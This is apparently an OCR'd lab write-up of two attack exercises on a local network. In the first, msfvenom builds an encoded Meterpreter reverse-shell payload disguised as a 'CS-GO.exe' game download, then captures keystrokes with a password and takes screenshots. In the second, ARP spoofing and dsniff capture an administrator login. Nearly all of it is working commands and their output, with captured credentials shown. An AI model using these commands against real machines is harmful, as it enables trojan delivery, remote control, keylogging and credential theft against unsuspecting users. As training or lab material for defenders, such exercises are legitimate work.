

show payloads

msfvenom

msfconsole

```
root@ghost:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe --platform windows -a x86 -e x86/sh
ikata_ga_nai LHOST=192.168.0.103 LPORT=54321 -o /var/www/html/CounterStrike/CS-GO.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
Saved as: /var/www/html/CounterStrike/CS-GO.exe
root@ghost:~#
```

```
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.103    yes       The listen address (an interface may be specified)
   LPORT     54321            yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
facebook.com<CR>
my<Shift>_email<Right Shift>@testmail.com<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Sh
ift><Shift><Shift>My <Shift>Strong <Shift>Password <Right Shift>@ 1234

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > screensh
screenshare  screenshot
meterpreter > screenshot
Screenshot saved to: /root/IsignhaE.jpeg
meterpreter >
```

Now use will login the with password and username

end of task 1

2)

arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107

```
root@ghost:~# arpspoof -i eth0 -t 192.168.0.102 -r 192.168.0.107
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:71:c2:7f 0806 42: arp reply 192.168.0.107 is-at 8:0:27:a1:99:60
8:0:27:a1:99:60 8:0:27:e8:ed:c4 0806 42: arp reply 192.168.0.102 is-at 8:0:27:a1:99:60
```

echo 1 > /proc/sys/net/ipv4/ip_forward

dsniff -i eth0

```
root@ghost:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
08/31/20 01:50:59 tcp 192.168.0.107.50026 -> 192.168.0.
USER Administrator
PASS 1234@abcd
```

end of task 2